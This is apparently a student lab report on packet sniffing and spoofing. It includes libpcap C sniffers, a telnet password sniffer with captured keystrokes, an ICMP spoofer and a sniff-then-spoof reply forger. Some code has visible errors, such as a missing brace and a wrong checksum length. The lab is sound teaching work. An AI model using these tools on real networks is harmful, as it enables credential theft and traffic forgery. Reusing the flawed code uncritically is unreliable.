Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
```

```
[11/13/24]seed@VM:~/Labsetup$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=6.03 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=5.19 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=5.61 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=110 time=5.40 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=110 time=5.62 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=110 time=5.98 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=110 time=5.23 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=110 time=5.18 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=110 time=4.95 ms
^C
--- 8.8.8.8 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8015ms
rtt min/avg/max/mdev = 4.946/5.465/6.034/0.352 ms
```

TCP

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>

struct tcpheader {
 unsigned short int tcph_srcport;
 unsigned short int tcph_destport;
 unsigned int tcph_seqnum;
 unsigned int tcph_acknum;
 unsigned char tcph_reserved:4, tcph_offset:4;
```

```
 unsigned char tcph_flags;
 unsigned short int tcph_win;
 unsigned short int tcph_chksum;
 unsigned short int tcph_urgptr;
};


struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};



void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));
```

```
    struct tcpheader *tcp = (struct tcpheader *)(packet + sizeof(struct ethheader) + sizeof(struct
ipheader));
                    printf(" Source Port: %d\n", ntohs(tcp->tcph_srcport));
                    printf(" Destination Port: %d\n", ntohs(tcp->tcph_destport));

     //determine protocol
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");

            break;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            break;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            break;
        default:
            printf("   Protocol: others\n");
            break;
    }
    char *data = (u_char *)packet + sizeof(struct ethheader) + sizeof(struct ipheader) +
sizeof(struct tcpheader);
            int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) + sizeof(struct tcpheader));
            if (size_data > 0) {
                    //printf("    Payload (%d bytes):\n", size_data);
                    data+=12;
                    //printf(".......%c\n", *data);
                    //for(int i = 0; i < size_data; i++) {
                    //        if (isprint(*data)) printf("%c", *data);
                    //        else printf(".");
                    //        data++;
                    //}
            }

  }
}

int main() {

            pcap_t *handle;
            char errbuf[PCAP_ERRBUF_SIZE];
            struct bpf_program fp;
            char filter_exp[] = "proto TCP and portrange 10-100";
```

```
	bpf_u_int32 net;

	// step 1: open live pcap session on NIC with interface name
	handle = pcap_open_live("br-90ca7b8401b1", BUFSIZ, 1, 1000, errbuf);

	// step 2: compile filter_exp into BPF pseudo-code
	pcap_compile(handle, &fp, filter_exp, 0, net);
	pcap_setfilter(handle, &fp);

	// step 3: capture packets
	pcap_loop(handle, -1, got_packet, NULL);

	pcap_close(handle); // close the handle

	return 0;
}
```

```
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
```

Task 2.1c: Sniffing Passwords

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>

struct tcpheader {
 unsigned short int tcph_srcport;
 unsigned short int tcph_destport;
 unsigned int tcph_seqnum;
 unsigned int tcph_acknum;
 unsigned char tcph_reserved:4, tcph_offset:4;
```

```
 unsigned char tcph_flags;
 unsigned short int tcph_win;
 unsigned short int tcph_chksum;
 unsigned short int tcph_urgptr;
};


struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};



void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));
```

```
   struct tcpheader *tcp = (struct tcpheader *)(packet + sizeof(struct ethheader) + sizeof(struct
ipheader));
                printf(" Source Port: %d\n", ntohs(tcp->tcph_srcport));
                printf(" Destination Port: %d\n", ntohs(tcp->tcph_destport));

    //determine protocol
   switch(ip->iph_protocol) {
      case IPPROTO_TCP:
         printf("   Protocol: TCP\n");

         break;
      case IPPROTO_UDP:
         printf("   Protocol: UDP\n");
         break;
      case IPPROTO_ICMP:
         printf("   Protocol: ICMP\n");
         break;
      default:
         printf("   Protocol: others\n");
         break;
   }
   char *data = (u_char *)packet + sizeof(struct ethheader) + sizeof(struct ipheader) +
sizeof(struct tcpheader);
        int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) + sizeof(struct tcpheader));
        if (size_data > 0) {
                printf("    Payload (%d bytes):\n", size_data);
                data+=12;
                printf(".......%c\n", *data);
        }

  }
}

int main() {

        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto TCP";
        bpf_u_int32 net;

        // step 1: open live pcap session on NIC with interface name
        handle = pcap_open_live("lo", BUFSIZ, 1, 1000, errbuf);
```

```
    // step 2: compile filter_exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // step 3: capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // close the handle

    return 0;

}
```

```
Source: 10.0.2.4 Port: 23
Destination: 10.0.2.6 Port: 36550
   Protocol: TCP
Payload:
                Password:

Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        d

Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        e

Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        e

Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                        s
```

Source	Destination	Protocol	Length	Info
10.0.2.6	10.0.2…	TCP	66	36550 → 23 [ACK]
10.0.2.4	10.0.2…	TELNET	76	Telnet Data ...
10.0.2.6	10.0.2…	TCP	66	36550 → 23 [ACK]
10.0.2.6	10.0.2…	TELNET	67	Telnet Data ...
10.0.2.4	10.0.2…	TCP	66	23 → 36550 [ACK]
10.0.2.6	10.0.2…	TELNET	67	Telnet Data ...
10.0.2.4	10.0.2…	TCP	66	23 → 36550 [ACK]
PcsCompu…	Realte…	ARP	42	Who has 10.0.2.1?
RealtekU…	PcsCom…	ARP	60	10.0.2.1 is at 52
10.0.2.6	10.0.2…	TELNET	67	Telnet Data ...
10.0.2.4	10.0.2…	TCP	66	23 → 36550 [ACK]
10.0.2.6	10.0.2…	TELNET	67	Telnet Data ...
10.0.2.4	10.0.2…	TCP	66	23 → 36550 [ACK]

```
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0
```

Task 2.2A: Write a spoofing program

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>
#include <string.h>
```


```
struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* ether type */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
};




unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
```

```
   * The algorithm uses a 32 bit accumulator (sum), adds
   * sequential 16 bit words to it, and at the end, folds back all
   * the carry bits from the top 16 bits into the lower 16 bits.
   */
  while (nleft > 1)  {
     sum += *w++;
     nleft -= 2;
  }

  /* treat the odd byte at the end, if any */
  if (nleft == 1) {
      *(u_char *)(&temp) = *(u_char *)w ;
      sum += temp;
  }

  /* add back carry outs from top 16 bits to low 16 bits */
  sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
  sum += (sum >> 16);                  // add carry
  return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader* ip)
{
   struct sockaddr_in dest_info;
   int enable = 1;

   // Step 1: Create a raw network socket.
   int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

   // Step 2: Set socket option.
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                    &enable, sizeof(enable));

   // Step 3: Provide needed information about destination.
   dest_info.sin_family = AF_INET;
   dest_info.sin_addr = ip->iph_destip;

   // Step 4: Send the packet out.
   sendto(sock, ip, ntohs(ip->iph_len), 0,
          (struct sockaddr *)&dest_info, sizeof(dest_info));
   close(sock);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
```

```
                              const u_char *packet)
{

  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                       (packet + sizeof(struct ethheader));
      int size_ip = ip->iph_ihl*4;


    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));


     //determine protocol
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");

            break;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            break;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");

           struct icmpheader* icmpData=(struct icmpheader*)((u_char *)packet + sizeof(struct
ethheader)+size_ip);

            char buffer[1500];

            int data_len = header->len-(sizeof(struct ethheader)+sizeof(struct ipheader)+sizeof(struct
icmpheader));
                        char* data= packet+sizeof(struct ethheader)+sizeof(struct ipheader)+sizeof(struct
icmpheader);
                        //memset(buffer, 0, 1500);
                        memcpy(buffer+sizeof(struct ipheader)+sizeof(struct icmpheader), data,
data_len);

                        // Fill the new ip header details
                        struct ipheader *ip2 = (struct ipheader *) buffer;
                        ip2->iph_ver = 4;
                        ip2->iph_ihl = 5;
```

```
            ip2->iph_ttl = 20;
            ip2->iph_sourceip = ip->iph_destip;
            ip2->iph_destip = ip->iph_sourceip;
            ip2->iph_protocol = IPPROTO_ICMP;
            ip2->iph_chksum=0;
        ip2->iph_chksum = in_cksum((unsigned short *)ip2,
                  sizeof(struct ipheader));

            ip2->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct icmpheader)+data_len);

            // build new icmp header for replay
            struct icmpheader *icmp = (struct icmpheader *)
               (buffer + (ip->iph_ihl*4));


            icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.
            icmp->icmp_code = icmpData->icmp_code;
            icmp->icmp_id = icmpData->icmp_id;
            icmp->icmp_seq = icmpData->icmp_seq;

            // Calculate the checksum
            icmp->icmp_chksum = 0;
            icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                  sizeof(struct icmpheader)+data_len);



 /*********************************************************
   Step 3: Finally, send the spoofed packet
  ********************************************************/
 send_raw_ip_packet (ip2);

      break;
    default:
      printf("   Protocol: others\n");
      break;
  }


int main() {

      pcap_t *handle;
```

```
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto ICMP";
    bpf_u_int32 net;

    // step 1: open live pcap session on NIC with interface name
    handle = pcap_open_live("br-4d1c89983a07", BUFSIZ, 1, 1000, errbuf);

    // step 2: compile filter_exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // step 3: capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // close the handle

    return 0;
}
```



Output

Task 2.2b: Spoof an ICMP Echo Request

```
#include <pcap.h>

#include <stdio.h>

#include <arpa/inet.h>

#include <unistd.h>

#include <string.h>
```

```
#include <sys/socket.h>

#include <netinet/ip.h>

#include <stdlib.h>


// ICMP Header

struct icmpheader {

        unsigned char icmp_type;

        unsigned char icmp_code;

        unsigned short int icmp_chksum;

        unsigned short int icmp_id;

        unsigned short int icmp_seq;

};

// Our IP Header

struct ipheader {

        unsigned char iph_ihl:4, iph_ver:4;

        unsigned char iph_tos;

        unsigned short int iph_len;

        unsigned short int iph_ident;

        unsigned short int iph_flag:3, iph_offset:13;

        unsigned char iph_ttl;

        unsigned char iph_protocol;

        unsigned short int iph_chksum;

        struct in_addr iph_sourceip;

        struct in_addr iph_destip;
```

```
};


void send_raw_ip_packet (struct ipheader *ip) {

        int sd;

        int enable = 1;

        struct sockaddr_in sin;

        // Creating a raw socket with IP protocol.

        // Note to self: The IPPROTO_RAW parameter tells the system that the IP header is
already included;

        // and this prevents the operating system from adding another IP header.

        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        if(sd < 0) {

                perror("socket() error");

                exit(-1);

        }

        setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));


        // This data structure is needed when sending the packets using sockets. Normally, we
need to fill out several

        // fields, but for raw sockets, we only need to fill out this one field.

        sin.sin_family = AF_INET;

        sin.sin_addr = ip->iph_destip;


        // Sending out the IP packet - catching any errors if unable to send IP packet

        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
```

```
        perror("sendto() error");
        exit(-1);
    }
}
unsigned short in_chksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;
    while(nleft > 1) {
        sum+= *w++;
        nleft -=2;
    }
    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum+=temp;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum>>16);
    return (unsigned short)(~sum);
}
int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
```

```c
    struct ipheader *ip = (struct ipheader *) buffer;
    struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));


    // Filling ICMP header
    icmp->icmp_type=8;
    icmp->icmp_chksum=0;
    icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct ipheader));


    // IP header
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.15");
    ip->iph_protocol = IPPROTO_ICMP;
    ip -> iph_len = htons(1000);
    ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));


    // Here we send the spoofed packet
    send_raw_ip_packet(ip);
    return 0;
}
```

Source	Destination	Protocol	Length	Info
10.0.2.6	1.2.3.4	ICMP	60	Echo (ping) re

`seq=0 type=8` **Output**

Question 4: *Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?*

- No, setting an arbitrary length value can lead to issues. The IP length field should match the actual packet length. If it is set to an arbitrary value, it can lead to the packet being dropped by routers or not processed correctly by the receiving host. Packets with mismatched length fields are often seen as malformed and can be discarded.

Question 5: *Using raw socket programming, do you have to calculate the checksum for the IP header?*

- Yes, when using raw sockets, you are responsible for calculating the **checksum** for both the IP header and the protocol (e.g., ICMP) header manually. This is because you're bypassing the kernel's usual processing, so you need to provide a valid checksum for the packet to be processed correctly by other systems.

Question 6: *Why do you need root privilege to run programs that use raw sockets? Where does the program fail if executed without root privilege?*

- **Root privilege** is required because raw sockets allow direct access to the network layer, which can potentially be used to craft malicious packets. Without root privilege, creating a raw socket will fail, and `socket()` will return a permission error (`EPERM`). Raw sockets are restricted to root to prevent misuse and ensure network security.

Task 2.3: Sniff and then Spoof

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>
#include <string.h>



struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
```

```
  unsigned short int icmp_seq;    //Sequence number
};




unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```
   // Step 2: Set socket option.
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                  &enable, sizeof(enable));

   // Step 3: Provide needed information about destination.
   dest_info.sin_family = AF_INET;
   dest_info.sin_addr = ip->iph_destip;

   // Step 4: Send the packet out.
   sendto(sock, ip, ntohs(ip->iph_len), 0,
         (struct sockaddr *)&dest_info, sizeof(dest_info));
   close(sock);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{

  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));
      int size_ip = ip->iph_ihl*4;


    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));


     //determine protocol
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");

            break;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            break;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");

           struct icmpheader* icmpData=(struct icmpheader*)((u_char *)packet + sizeof(struct
ethheader)+size_ip);
```

```
        char buffer[1500];

        int data_len = header->len-(sizeof(struct ethheader)+sizeof(struct ipheader)+sizeof(struct
icmpheader));
                char* data= packet+sizeof(struct ethheader)+sizeof(struct ipheader)+sizeof(struct
icmpheader);
                //memset(buffer, 0, 1500);
                memcpy(buffer+sizeof(struct ipheader)+sizeof(struct icmpheader), data,
data_len);

                // Fill the new ip header details
                struct ipheader *ip2 = (struct ipheader *) buffer;
                ip2->iph_ver = 4;
                ip2->iph_ihl = 5;
                ip2->iph_ttl = 20;
                ip2->iph_sourceip = ip->iph_destip;
                ip2->iph_destip = ip->iph_sourceip;
                ip2->iph_protocol = IPPROTO_ICMP;
                ip2->iph_chksum=0;
          ip2->iph_chksum = in_cksum((unsigned short *)ip2,
                        sizeof(struct ipheader));

                ip2->iph_len = htons(sizeof(struct ipheader) +
                              sizeof(struct icmpheader)+data_len);

                // build new icmp header for replay
                struct icmpheader *icmp = (struct icmpheader *)
                    (buffer + (ip->iph_ihl*4));


                icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.
                icmp->icmp_code = icmpData->icmp_code;
                icmp->icmp_id = icmpData->icmp_id;
                icmp->icmp_seq = icmpData->icmp_seq;

                // Calculate the checksum
                icmp->icmp_chksum = 0;
                icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                        sizeof(struct icmpheader)+data_len);
```

```
  /*********************************************************
     Step 3: Finally, send the spoofed packet
   ********************************************************/
  send_raw_ip_packet (ip2);

         break;
      default:
         printf("   Protocol: others\n");
         break;
   }

int main() {

         pcap_t *handle;
         char errbuf[PCAP_ERRBUF_SIZE];
         struct bpf_program fp;
         char filter_exp[] = "proto ICMP";
         bpf_u_int32 net;

         // step 1: open live pcap session on NIC with interface name
         handle = pcap_open_live("br-4d1c89983a07", BUFSIZ, 1, 1000, errbuf);

         // step 2: compile filter_exp into BPF pseudo-code
         pcap_compile(handle, &fp, filter_exp, 0, net);
         pcap_setfilter(handle, &fp);

         // step 3: capture packets
         pcap_loop(handle, -1, got_packet, NULL);

         pcap_close(handle); // close the handle

         return 0;
}
```

```
     From: 10.0.2.5
       To: 8.8.8.8
 Protocol: ICMP
     From: 10.0.2.5
       To: 8.8.8.8
 Protocol: ICMP
     From: 10.0.2.5
       To: 8.8.8.8
 Protocol: ICMP
```

Source	Destination	Protocol	Length	Info
.10.0.2.5	8.8.8.8	ICMP	98	Echo (ping) request
.8.8.8.8	10.0.2.5	ICMP	98	Echo (ping) reply
.PcsCompu…	Broadcast	ARP	60	Who has 10.0.2.5? Te
.PcsCompu…	PcsCompu…	ARP	42	10.0.2.5 is at 08:00
.8.8.8.8	10.0.2.5	ICMP	98	Echo (ping) reply
.10.0.2.5	8.8.8.8	ICMP	98	Echo (ping) request
.8.8.8.8	10.0.2.5	ICMP	98	Echo (ping) reply
.8.8.8.8	10.0.2.5	ICMP	98	Echo (ping) reply